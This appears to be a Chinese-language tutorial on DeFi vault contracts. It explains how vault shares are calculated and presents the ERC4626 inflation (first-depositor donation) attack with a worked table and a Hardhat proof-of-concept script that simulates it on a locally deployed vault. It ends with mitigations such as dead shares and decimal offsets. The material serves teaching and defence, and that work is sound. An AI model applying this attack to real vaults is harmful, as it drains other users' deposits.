上半节

金库合约


金库合约概念

Vault是一种智能合约，用户可以在其中存入代币（如USDC、DAI等）并获得股份作为回报。这些股份代表了用户在保管库中的所有权，与他们存入的代币成比例。

根据保险库的性能，用户可以提取他们的初始存款以及任何赚取的利润或产生的损失，此时他们的股票将被取消，这意味着他们的所有权结束。

💰利润和亏损

金库的运营由所有者管理，所有者将存入的代币投资到各种DeFi协议中以产生收益。这些投资的成功决定了保险库的损益，进而影响用户在提款时获得的价值。



function deposit(uint256 _amount) external


function withdraw(uint256 _shares) external

金库推导


充值和份额分配

当用户将代币存入保管库时，合约会根据保管库代币总余额的增加计算要发行的股份数量。这确保了股份的分配是公平的，并与存款规模直接相关。

这一原则很简单：如果存款使金库的代币余额增加了一定的百分比，那么总股份数量也会以相同的百分比增加，从而确保所有参与者之间的公平性。





推导过程



提取资金

归还一部分的share，换取对应的token。提款后，流程会逆转：股票被烧毁，用户会收到他们的代币，并根据金库经历的任何收益或损失进行调整。





Inflation Attack

当你存入资产时，系统会计算你应该收到多少股份。然而，这个数字被四舍五入到最接近的整数。这种四舍五入有时会导致损失，特别是对于小额存款。

案例：

User 0 deposits 1

User 0 transfer 100 * 1e18

User 1 deposits 100 * 1e18

User 0 withdraws all 200 * 1e18 + 1

	用户share	金库balance	金库share	

User 0 deposits 1	1	1	1	share=balance
User 0 transfer 100 * 1e18	1	1+100 * 1e18	1	
User 1 deposit 100 * 1e18	0	1+200 * 1e18	1	share=100*1e18 * 1/ 100*1e18 +1
User 0 withdraws all	0	0	0	a=1*1+200 * 1e18/1

攻击原理

攻击者可以通过首先进行小额存款成为股东，然后向金库“捐赠”大量资产来利用这一点。这笔捐款大幅改变了汇率。当另一个用户进行存款时，扭曲的利率会导致他们的存款转换为更少的股份，甚至可能为零，从而有效地将他们的存款价值转移给攻击者。

🧪实验：模拟一个在金库合约上发生的Inflation attack

```
const { ethers } = require("hardhat");

// User 0 deposits 1.
// User 0 donates 100 * 1e18. This inflates the value of each share.
// User 1 deposits 100 * 1e18. This mints 0 shares to user 1.
// User 0 withdraws all 200 * 1e18 + 1.
async function hack() {
  //deploy erc20
  const MyTokenFactory = await ethers.getContractFactory("MyToken");
  const myToken = await MyTokenFactory.deploy();
  myToken.waitForDeployment();
  //deploy vault contract
  const VaultFactory = await ethers.getContractFactory("Vault");
  const vault = await VaultFactory.deploy(myToken);
  await vault.waitForDeployment();

  //define user1 user2
  const [user0, user1] = await ethers.getSigners();
  //premint
  await myToken.mint(user0.address, ethers.parseUnits("200"));
  await myToken.mint(user1.address, ethers.parseUnits("200"));
```

```
  //approve
  console.log("/////////user0 deposit 1/////////////");
  await myToken.connect(user0).approve(vault, 1);
  await vault.connect(user0).deposit(1);
  await print(vault, myToken, user0, user1);

  console.log("/////////User 0 donates 100 * 1e18/////////////");
  await myToken.connect(user0).transfer(vault, ethers.parseUnits("100"));
  await print(vault, myToken, user0, user1);

  console.log("/////////User 1 deposits 100 * 1e18/////////////");
  await myToken.connect(user1).approve(vault, ethers.parseUnits("100"));
  await vault.connect(user1).deposit(ethers.parseUnits("100"));
  await print(vault, myToken, user0, user1);

  console.log("/////////User 0 withdraws all 200 * 1e18 + 1/////////////");
  await vault.connect(user0).withdraw(1);
  await print(vault, myToken, user0, user1);
}

async function print(vault, myToken, user0, user1) {
  console.log(
    "[share]user=%s,share=%s",
    user0.address,
    await vault.balanceOf(user0.address)
  );
  console.log(
    "[share]user=%s,share=%s",
    user1.address,
    await vault.balanceOf(user1.address)
  );
  console.log("[share]totalSupply=%s", await vault.totalSupply());
  console.log("[tokenBalance]user0=%s", await myToken.balanceOf(user
0));
  console.log("[tokenBalance]user1=%s", await myToken.balanceOf(user1));
  console.log("[tokenBalance]vault=%s", await myToken.balanceOf(vault));
```

```
}
hack();
```

防范Inflation Attack

1. Min shares → protects from front running

   通过在参数中设置最小允许的share，避免抢跑

2. Internal balance → protects from donation

   通过独立的变量记录用户充值余额

3. Dead shares → contract is first depositor

   让合约第一个充值，避免attacker恶意充值控制汇率

> Why MINIMUM_LIQUIDITY is used in DEX like Uniswap?
> What is the MINIMUM_LIQUIDITY value used for?
>
> Why did they chose this numerical value?
> https://ethereum.stackexchange.com/questions/132491/why-minimum-liquidity-is-used-in-dex-like-uniswap

4. Decimal offset (OpenZeppelin ERC4626)

   精度偏移

> ERC4626 - OpenZeppelin Docs
> ERC4626 is an extension of ERC20 that proposes a standard interface for token vaults. This standard interface can be used by widely different contracts
> https://docs.openzeppelin.com/contracts/4.x/erc4626